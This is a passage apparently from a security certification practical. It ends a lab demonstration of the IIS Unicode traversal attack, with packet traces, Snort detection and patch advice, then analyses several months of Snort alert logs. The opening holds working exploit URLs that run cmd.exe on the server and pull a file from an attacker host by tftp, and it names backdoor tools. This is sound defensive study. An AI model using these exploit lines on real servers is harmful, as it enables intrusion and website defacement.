http://10.10.1.3/**msadc/..%c0%af../..%c0%af../..%c0%af../winnt/system32/cmd.exe?/c+ren+"c:\program%20files\inetpub\wwwroot\iisnav.gif"+iisnav.bak**

which renames the original file to .bak, and:

http://10.10.1.3/**msadc/..%c0%af../..%c0%af../..%c0%af../winnt/system32/cmd.exe?/c+tftp.exe+10.10.1.1+GET+iisnav.gif+"c: \program%20files\inetpub\wwwroot\iisnav.gif"**

which replaces the original file. This comman d causes the Web Server to execute a tftp GET and down loads a file to the root of the Web Site.

These were the traces:

Client Windump:



Fig 4.1
The above trace shows the normal 3 -way handshake and the data sent to the victim (453 bytes). This was the file rename command.



Fig 4.2

This trace shows the victim Web Server sending data back (PUSH 374 bytes) and ACKing the original data sent (454) by the client.

This trace also shows a 'graceful' closing of the connection by the victim Web Server sending a FIN (Finish flag). The Client 10.10.1.1 replies with a **lone ACK** to this FIN (with relative sequence number 376 as one is consumed). I have included the traces below because they follow on from the closing sequence:

22:59:00.412082 10.10.1.1.1182 > vict im.80: F 454:454(0) ack 376 win 8386 (DF) (ttl 128, id 36384)

22:59:00.420056 victim.80 > 10.10.1.1.1182: . 376:376(0) ack 455 win 8307 (DF) (ttl 128, id 784)

The top trace shows the host 10.10.1.1 sending a FIN for the relative Sequence number 454 (0 = no more data) to the Victim host. The bottom trace shows victim host replies with a **lone ACK** 455 (one sequence number consumed). The bi-direction close takes place because TCP is Full Duplex.

Next, is performing the TFTP download, the log shows the TCP c onnection established and command run:



Fig 4.3

The trace below shows the TFTP transfer commencing:



Fig 4.4

TFTP uses UDP (User Datagram Protocol). The first line of the above trace shows the victim host connecting from source port 1077 to the TF TP Server 10.10.1.1 on port 69. The '22' after the destination port number is the number of bytes of UDP data. The RRQ stands for Read Request (victim issued a GET) and then the filename is displayed (iisnav.gif).

Ignoring the second connection line in th is trace (as it is not part of the TFTP transfer and is an ACK for the previous TCP data transfer shown in the first log output), the third connection line down, shows the TFTP server connecting from port 1186 to the Web server on port 1077. The TFTP serve r makes a connection back to Victim host on an unused ephemeral port allocated by the TFTP service. The connection is still using UDP and there are 516 bytes of data transferred at a time (2 bytes for OPCode + 2 bytes block number + 512 bytes data).



Fig 4.5

The first line in the above trace shows an acknowledgement to the first 516 bytes transfer to victim host. This is 4 bytes long and consists of 2 bytes of the OPCode + 2 bytes for the block number. This continues until the entire file is transferred. The file was about 12Kbytes so there were a total of 23 transfers (not all shown here).

Web server Snort Output:



Fig 4.6

Snort picks up the attack as Unicode. The times are in sync with the Windump logs, as I did not use the UTC option for this one.

This snort log corresponds with the first Windump log (Fig 4.1), as the source port numbers match (1182), IP ID’s match (35616), Sequence Numbers match (0X1DE5EB9 = 31350457).

Finally, the last snort log shows the TFTP transfer command being picked up by snort and decoded as a Unicode Attack.



Fig 4.7

Once again a correlation is confirmed with the windump log in Fig 4.3:

Source Port = 1185
IP ID = 46624
Sequence Number = 0X1DED485 (31380613)

Conclusion: The attack is successful, and the Web site is updated with a foreign file.

Final Analysis

The Unicode vulnerability is extremely severe. The scope of attacks and exploits are vast. Most of the exploits demonstrated here are relatively benign, however using the same principles, attacks of a far mor e malicious nature could be executed. Spring -boarding from the Unicode vulnerability, Trojans could be uploaded from Warez FTP servers that could create further vulnerabilities once planted, even if the Unicode one is subsequently closed.

Current Trojan u sed include nc.exe, backgate.exe or tini.exe (build a backdoor) and Serv –U ftp (use the victim as a warez ftp server), and even custom dll's that capture logon information (newgina.dll)

Most of these attacks worked through port 80 of the Web server, ther efore the activity would be undetected by a Firewall, and may go un -noticed especially if no IDS was present. Only the last example with the TFTP server may have been blocked by a Firewall with a UDP connection being created (however, some really bad DNS r ules might let this out e.g. 'any' 'any' UDP).

Doing a severity calculation on the last TFTP exploit:

Severity = (criticality + lethality) – (system + network countermeasures)
= (5 + 4) – (1 + 1) (assuming a permissive firewall)
= 7 (very high)

Recommendations: How do I fix this vulnerability?

The fix for this vulnerability is simple. Apply the hotfix from Microsoft for the appropriate version of IIS 4.0 or 5.0, even if you running the latest service pack.

The patch is available from:

Microsoft IIS 4.0:
http://www.microsoft.com/ntserver/nts/downloads/critical/q269862

Microsoft IIS 5.0:
http://www.microsoft.com/windows2000/downloads/critical/q269862

Microsoft security bulletin can be found at:
http://www.microsoft.com/technet/Security/Bulletin/ms00 -078.asp

There are other countermeasures you can take to protect yourself from vulnerabilities and exploits, these include:

- Building your Web server on a Hardened NT platform by installing only required component, securing the registry and running the C2 security tool available in the NT Resource Kit
- Moving vital applications, such as cmd.exe, ftp.exe, cscript, from the default directory to a secured directory elsewhere.
- Installing only required components for IIS, disabling unnecessary script engines, and giving files and directories only the minimum permissions required
- Deleting the default web, sample web sites and tools.
- Maintaining good security processes for updating Hotfixes
- Ensure Firewalls are correctly configured, and IDS have the latest rules.

Best security practices for NT and IIS can be found at the Microsoft Technet Security web site.

Appendices:

Unicode Information:
http://www.unicode.org/index.html

RFC's:
http://www.ietf.org/rfc/rfc2396.txt

http://www.ics.uci.edu/pub/ietf/http/rfc1945.html

http://www.cl.cam.ac.uk/~mgk25/ucs/examples/UTF-8-test.txt

Security Information:
http://www.sans.org

http://cve.mitre.org

http://www.microsoft.com/technet/security/current.asp

http://www.nsfocus.com

http://www.wiretrip.net

http://www.xforce.iss.net

Tools:
http://www.snort.org - Snort 1.7 Win32

http://netgroup-polito.it/windump - Windump

http://www.zdnet.com/downloads - TFTPD32

Question Three – "Analyse This"

Introduction

GIAC Enterprises have provided security log files for a three month period from January 2001 through to March 2001. The data sets however, are incomplete, and we have been commissioned to ana lyse this data, report our findings, and offer any recommendations.

The Log files provided were of the following type:
- Snort Alert Log files
- Snort Scan Log files
- Snort Packet Log files

Methodology

SnortSnarf v040901.1 was used to provide an analysis of the Alert and Scan logs. The logs were run against a ruleset file (snort.conf) to output Alert events. The processing was done on two NT 4.0 machines running ActiveState Perl. SnortSnarf is a perl script developed to run under a Unix environment by defaul t, but can be modified to run under Windows NT. This requires toggling the '$OS' variable to "windows" within snortsnarf.pl. Makefile.pl also needs to be run on the machine (see readme.txt in Time directory) for Date / Time conversions.

The Alert, Scan an d Packet log files were assessed and grouped into chronological order.

The output from Snortsnarf for individual logs was collated to provide a grouping of daily logs, which provides a summarised pattern of activity.

This data was further matched with an y corresponding Packet logs provided. Basic search and find utilities were used for this correlation process as well as an Excel spreadsheet for data manipulation. The NT command shell utility FINDSTR was used to pattern match and output correlations betwe en logs.

As very few Alert and Scan logs for January were provided, a summary for the month of January is only provided.

Alert and Scan Log Analysis

January Summary

Signature (click for sig info)	# Alerts	# Sources	# Destinations
ICMP SRC and DST out side network	1	1	1
Watchlist 000220 IL -ISDNNET -990517	1	1	1
SNMP public access	1	1	1
SUNRPC highport access!	2	1	1
TCP SMTP Source Port traffic	2	1	1
NMAP TCP ping!	4	1	1
Null scan!	7	1	1
Watchlist 000222 NET -NCFC	8	1	1
TCP SRC and DST outside netw ork	13	5	9
Tiny Fragments - Possible Hostile Activity	26	1	1
Queso fingerprint	36	1	1
UDP scan	43	1	14
WinGate 1080 Attempt	61	1	1
Possible RAMEN server activity	62	1	1
Attempted Sun RPC high port access	373	1	1
UDP SRC and DST outside network	23506	142	363
TCP scan	24776	1	1
	48922	162	400

January had a lot of scanning activity indicating a lot of reconnaissance activity and accounted for the highest number of alerts for January. The second highest number of alerts was for **UDP SRC and DST outs ide network**:

01/30-00:00:07.303804 [**] UDP SRC and DST outside network [**] 140.142.19.72:1623 -> 224.2.127.254:9880
01/30-00:00:19.471070 [**] UDP SRC and DST outside network [**] 131.182.10.250:4089 -> 224.2.127.254:9875
01/30-00:00:23.507316 [**] UDP SRC and DST outside network [**] 155.101.21.38:1037 -> 224.2.127.254:9875

The **destination** host was always the same, 224.2.127.254, although there were a number of different sources. The connections were predominately made to destination port 9875 (Portal of Doom) or 9880. What is interesting is 224.2.127.254 is a class D address (Multicast range). Why this address is being routed to our network is the question?

A little research showed that an application called SAPRCVR uses Session Announcement Protocol (SAP) to display MBONE (Multicast Backbone) session announcements and runs on the multicast address 224.2.127.254 on UDP port 9875.

This is specified in RFC 2327: SDP: Session Description Protocol.

Since the multicast address will not be specified in the Home network settings of SNORT, the IDS will assume the destination address is external and alert.

This type of traffic is to be considered very suspicious and IPA's for source host recorded.

References:
http://fiddle.visc.vt.edu/courses/ecpe4984 -nad/ex_mcast_sap.html

http://www.cs.columbia.edu/~hgs/internet/sdp.html

Third on the list was **Attempted Sun RPC high port access**. These are used as RPC service ports on Solaris machines and reside on ports above 32000. These machines have known vulnerabilities on services ports in this range, and are very prone to exploits.

Attention should also be given to the **possible RAMEN Server activity** alerts. This attack may be targeting Linux Servers with FTP Port 21 open. There is a known virus that targets Red Hat 6.2 and 7.0 machines. The virus, a WORM known as the Ramen Worm, propagates through vulnerable versions of wu-ftpd, RPC statd, and LPRng. The worm uses a tool called **synscan** and randomly contacts IP address checking for FTP banners for vulnerable versions of Red Hat Linux. For Red Hat Linux version 6.2, the WORM attempts to exploit rpc.statd or wuftpd. On Red H at Linux version 7.0 the virus tries to exploit an LPRng bug to gain access to the system. Once the machine is infected the virus sets up an HTTP service on Port **27374** (also SubSeven 2.1) to serve out copies of itself.

The **Wingate 1080 Attempt** alert is for traffic destined to TCP port 1080 (Wingate Proxy Server) access. Port 1080 is well known for Trojans (WinHole). Most attackers will scan for this port to use hosts as an **Open Proxy** if not secured.

Activity not so prominent but of concern is activity fro m the Watchlists, Watchlist 000220 IL-ISDNNET-990517, and Watchlist 000222 NET -NCFC. The first one, 000220 IL, is for addresses registered to INOBIZ, YAPIS, and BEZEQINT Israeli networks and the second, 000222 NET -NCFC, is for networks registered to Comput er Network Centre Chinese Academy of Sciences.

These watchlists are created as there is a large amount of undesirable traffic recorded from these networks.

February Log Summary

February 1,3

Signature (click for sig info)	# Alerts	# Sources	# Destinations
TCP SMTP Source Port traffic	1	1	1
Russia Dynamo - SANS Flash 28 -jul-00	1	1	1
SYN-FIN scan!	1	1	1
NMAP TCP ping!	2	1	1
SUNRPC highport access!	2	1	1
ICMP SRC and DST outside network	4	4	3
SNMP public access	4	1	1
TCP SRC and DST outside network	7	3	4
Watchlist 000222 NET -NCFC	8	1	1
connect to 515 from inside	16	1	1
Null scan!	18	1	1
WinGate 1080 Attempt	35	1	1
Queso fingerprint	45	1	1
Watchlist 000220 IL -ISDNNET -990517	87	1	1
Possible RAMEN server activity	457	1	1
TCP scan	4921	1	1
UDP SRC and DST outside network	33431	82	23
	39040	103	44

The top 4 alerts for February 1st to 3rd was **UDP SRC and DST outside network**, **TCP Scans**, **Possible RAMEN server activity**, and activity from **Watchlist 000220 IL (Israel)**.

02/03-00:10:36.581085 [**] Watchlist 000220 IL -ISDNNET -990517 [**] 212.179.125.114:63912 -> MY.NET.201.242:4939
02/03-00:10:36.589028 [**] Watchlist 000220 IL -ISDNNET -990517 [**] 212.179.125.114:63912 -> MY.NET.201.242:4939

The traffic above is destined for port 4939 from source port 63912. These are unusual ports to use, as both are ephemeral but we can assume the server port is 4939.

Russia Dynamo

02/03-20:46:15.618252 [**] Russia Dynamo - SANS Flash 28 -jul-00 [**] MY.NET.203.50:6346 -> 194.87.6.79:1791

The above trace shows an internal host connecting out to an address registered for RU-Demos-940901, Demos Company Ltd, Russia.

The source port, TCP 6346, is the default used for GNUTELLA SRV, so what we are seeing here is probably a response to 194.87.6.79. This connection is of concern.

February 4,5

Signature (click for sig info)	# Alerts	# Sources	# Destinations
TCP SMTP Source Port traffic	1	1	1
Watchlist 000222 NET -NCFC	1	1	1
SYN-FIN scan!	1	1	1
ICMP SRC and DST outside network	3	2	3
NMAP TCP ping!	4	1	1
TCP SRC and DST outside network	8	7	7
Watchlist 000220 IL -ISDNNET -990517	13	1	1
Null scan!	17	1	1
WinGate 1080 Attempt	44	1	1
Queso fingerprint	71	1	1
Tiny Fragments - Possible Hostile Activity	84	1	1
Possible RAMEN server activity	274	1	1
TCP scan	6285	2	2
UDP SRC and DST outside network	35852	81	252
	42658	102	274

Tiny Fragments featured highly in the Alerts for February 4 th and 5th.

02/04-02:50:46.103142 [**] Tiny Fragments - Possible Hostile Activity [**] 64.80.88.99 -> MY.NET.206.254
02/04-02:50:47.476166 [**] Tiny Fragments - Possible Hostile Activity [**] 64.80.88.99 -> MY.NET.206.254
02/04-02:50:48.097434 [**] Tiny Fragments - Possible Hostile Activity [**] 64.80.88.99 -> MY.NET.206.254
02/04-02:50:48.097484 [**] Tiny Fragments - Possible Hostile Activity [**] 64.80.88.99 -> MY.NET.206.254
02/04-02:50:48.295871 [**] Tiny Fragments - Possible Hostile Activity [**] 64.80.88.99 -> MY.NET.206.254

02/04-18:31:44.380467 [**] Tiny Fragments - Possible Hostile Activity [**] 64.80.90.36 -> MY.NET.97. 231
02/04-18:31:44.909859 [**] Tiny Fragments - Possible Hostile Activity [**] 64.80.90.36 -> MY.NET.97.231

02/04-10:08:53.753512 [**] Tiny Fragments - Possible Hostile Activity [**] 64.80.90.84 -> MY.NET.160.109

The Tiny Fragments seem to be coming fr om a particular network range, 64.80.X.X. There could be a number of reasons for this activity:

- Failing network device, such as a router.
- SNORT 'minifrag' setting too low.
- Possible TFN2K payload (base64 encoded)
- ICMP Fragmented packets

A router at the source network may be faulty (probably unlikely), otherwise examine TCPDUMP of traffic to above hosts and check for TFN2K signature. Another possible cause is ICMP fragmented packets, once again use TCPDump with the –vv and –x to to a verbose dump and output the hex as well.

If neither of the above is the case, prevent a high occurrence of False Positives by modifying the **minifrag** setting in SNORT config file.

February 6,7

Signature (click for sig info)	# Alerts	# Sources	# Destinations
NMAP TCP ping!	1	1	1
Tiny Fragments - Possible Hostile Activity	1	1	1
ICMP SRC and DST outside network	2	2	2
Watchlist 000222 NET -NCFC	8	1	1
TCP SRC and DST outside network	8	4	4
Null scan!	10	1	1
WinGate 1080 Attempt	30	1	1
Queso fingerprint	38	1	1
connect to 515 from inside	59	1	1
Possible RAMEN server activity	63	1	1
SYN-FIN scan!	1109	1	1
Watchlist 000220 IL -ISDNNET -990517	3147	1	1
TCP scan	5428	2	2
UDP SRC and DST outside network	28619	110	285
	38523	128	303

Logs for February 6th and 7th shows a high incidence of **SYN-FIN scan**.

```
02/06-16:58:47.639057  [**] SYN -FIN scan! [**] 211.248.112.67:53   -> MY.NET.1.29:53
02/06-16:58:48.039145  [**] SYN -FIN scan! [**] 211.248.112.67:53   -> MY.NET.1.130:53
